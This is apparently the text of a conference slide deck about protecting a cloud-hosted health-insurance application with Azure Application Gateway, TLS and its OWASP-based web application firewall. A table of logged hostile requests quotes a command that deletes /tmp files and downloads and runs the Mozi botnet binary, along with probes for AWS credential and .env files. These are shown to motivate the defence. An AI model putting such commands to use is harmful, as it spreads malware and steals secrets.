


AZURE APPLICATION GATEWAY



Secure in the Cloud

Swiss software provider for health insurance software solutions



Health insurers



Accident and daily allowance insurers



Life insurers



Claims and absence reporting




Image: <https://svgsilh.com/de/image/1500642.html> (CC0)

Announcements of Microsoft Build 2022

Developer flow

Cloud ubiquity

App ubiquity

Cloud-native

Unified data

Models as platforms

Hybrid AI


Low-code /
no-code

Collaborative
apps

Metaverse



Revenue from cloud computing* worldwide from 2010 to 2021 and forecast to 2023



TODAYS TOPIC

secure in the cloud



Starting Point

- We are a small to medium-sized company
- Our software is currently hosted on prem
- We want to make use of the advantages of a public cloud, like:
 - Access to a broad variety of new infrastructure possibilities
 - Paying for only what we use
 - Utilize the latest security features
- We want to follow the best practices



ALL T-SHIRTS ON SALE THIS WEEKEND

BRAND

All

TYPE

All




Previous

Showing 10 of 12 products - Page 1 - 2

Next



The new system in the cloud



Request list

- List of all requests send to our new site

Request	IP	Whois	Country
/shell?cd+/tmp;rm+-rf+*;wget+http://171.38.239.187:48934/Mozi.a;chmod+777+Mozi.a;/tmp/M	171.38.239.187	China Unicorn GuangXi province network	China
/aws/credentials .aws/credentials /demo/.env /web/.env	109.237.97.180	LLC Company Interlan Communications	GB -> Russia
?XDEBUG_SESSION_START=phpstorm	152.89.196.211	Starcrecium Limited	Russia -> Cyprus
/boaform/admin/formLogin?username=user&psd=user	118.252.86.68	ChinaNet Hunan Province Network	China
/administrator/phpMyAdmin/index.php?lang=en /db/phpMyAdmin3/index.php?lang=en /mysql/admin/index.php?lang=en	183.77.131.179	Asahi Net Inc.	Japan

Azure Application Gateway




Features

- TLS and SSL termination
- Autoscaling **V2**
- Zone redundancy **V2**
- Static VIP **V2**
- Web Application Firewall **V2**
- Ingress Controller for AKS **V2**
- URL-based routing
- Multiple-site hosting
- Redirection
- Session affinity
- Websocket and HTTP/2 traffic
- Connection draining
- Custom error pages
- Rewrite HTTP headers and URL **V2**
- Sizing
- Azure Key Vault integration **V2**
- Private Link support **V2**
- WAF custom rules and policy associations **V2**
- Mutual Authentication (mTLS) **V2**

<https://learn.microsoft.com/en-us/azure/application-gateway/overview-v2>

PROTECTING OUR SYSTEM



TLS/SSL on AGW




- The certificate on the listener requires the entire certificate chain to be uploaded (the root certificate from the CA, the intermediates and the leaf certificate) to establish the chain of trust.
- Application gateway doesn't provide any capability to create a new certificate or send a certificate request to a certification authority.

<https://learn.microsoft.com/en-us/azure/application-gateway/ssl-overview>

PROTECTING OUR SYSTEM



The application gateway has WAF capabilities and will only forward requests that are considered unharful.



— SECURITY



OWASP Top 10

2021	Diff to 2017	
A01:2021-Broken Access Control	▲ +4	
A02:2021-Cryptographic Failures	▲ +1	
A03:2021-Injection	▼ -2	
A04:2021-Insecure Design	New	
A05:2021-Security Misconfiguration	▲ +1	
A06:2021-Vulnerable and Outdated Components	▲ +3	
A07:2021-Identification and Authentication Failures	▼ -5	
A08:2021-Software and Data Integrity Failures	New	
A09:2021-Security Logging and Monitoring Failures	▲ +1	
A10:2021-Server-Side Request Forgery (SSRF)	New	

<https://owasp.org/Top10>



Preventable by WAF



Partially preventable by WAF

Web Application Firewall

The WAF protects against the following web vulnerabilities:

- SQL-injection attacks
- Cross-site scripting attacks
- Other common attacks, such as command injection, HTTP request smuggling, HTTP response splitting, and remote file inclusion
- HTTP protocol violations
- HTTP protocol anomalies, such as missing host user-agent and accept headers
- Bots, crawlers, and scanners
- Common application misconfigurations (for example, Apache and IIS)

<https://learn.microsoft.com/en-us/azure/web-application-firewall/ag/application-gateway-crs-rulegroups-rules>

Microsoft Azure Search resources, services, and docs (G+) More

Home > agw-demo-05-rg > agw-demo-05

agw-demo-05 | Web application firewall

Application gateway

Search Save Discard Refresh

Configure Rules

Rule set * OWASP 3.2

Advanced rule configuration Enabled Disabled

Search rules

Enabled	Name	Description
<input checked="" type="checkbox"/>	> General	
<input checked="" type="checkbox"/>	> REQUEST-911-METHOD-ENFORCEMENT	
<input checked="" type="checkbox"/>	> REQUEST-913-SCANNER-DETECTION	
<input checked="" type="checkbox"/>	> REQUEST-920-PROTOCOL-ENFORCEMENT	
<input checked="" type="checkbox"/>	> REQUEST-921-PROTOCOL-ATTACK	
<input checked="" type="checkbox"/>	> REQUEST-930-APPLICATION-ATTACK-LFI	
<input checked="" type="checkbox"/>	> REQUEST-931-APPLICATION-ATTACK-RFI	
<input checked="" type="checkbox"/>	> REQUEST-932-APPLICATION-ATTACK-RCE	
<input checked="" type="checkbox"/>	> REQUEST-933-APPLICATION-ATTACK-PHP	
<input checked="" type="checkbox"/>	> REQUEST-941-APPLICATION-ATTACK-XSS	
<input checked="" type="checkbox"/>	> REQUEST-942-APPLICATION-ATTACK-SQLI	
<input checked="" type="checkbox"/>	> REQUEST-943-APPLICATION-ATTACK-SESSION-FIXATION	
<input checked="" type="checkbox"/>	> REQUEST-944-APPLICATION-ATTACK-JAVA	
<input checked="" type="checkbox"/>	> Known-CVEs	This Rule Group contains Rules for new and known CVEs

WAF Prevention mode

GET URL Argument -> query='select * from'

https://agw-demo-02.northeurope.cloudapp.azure.com/?query=%27select%20*%20from%27




A screenshot of a web browser displaying a 403 Forbidden error page. The page has a white background with a thin gray border. At the top center, the text "403 Forbidden" is displayed in a large, bold, dark font. Below this, there is a horizontal line. Underneath the line, the text "Microsoft-Azure-Application-Gateway/v2" is centered in a smaller, dark font.

403 Forbidden

Microsoft-Azure-Application-Gateway/v2

PROTECTING OUR SYSTEM

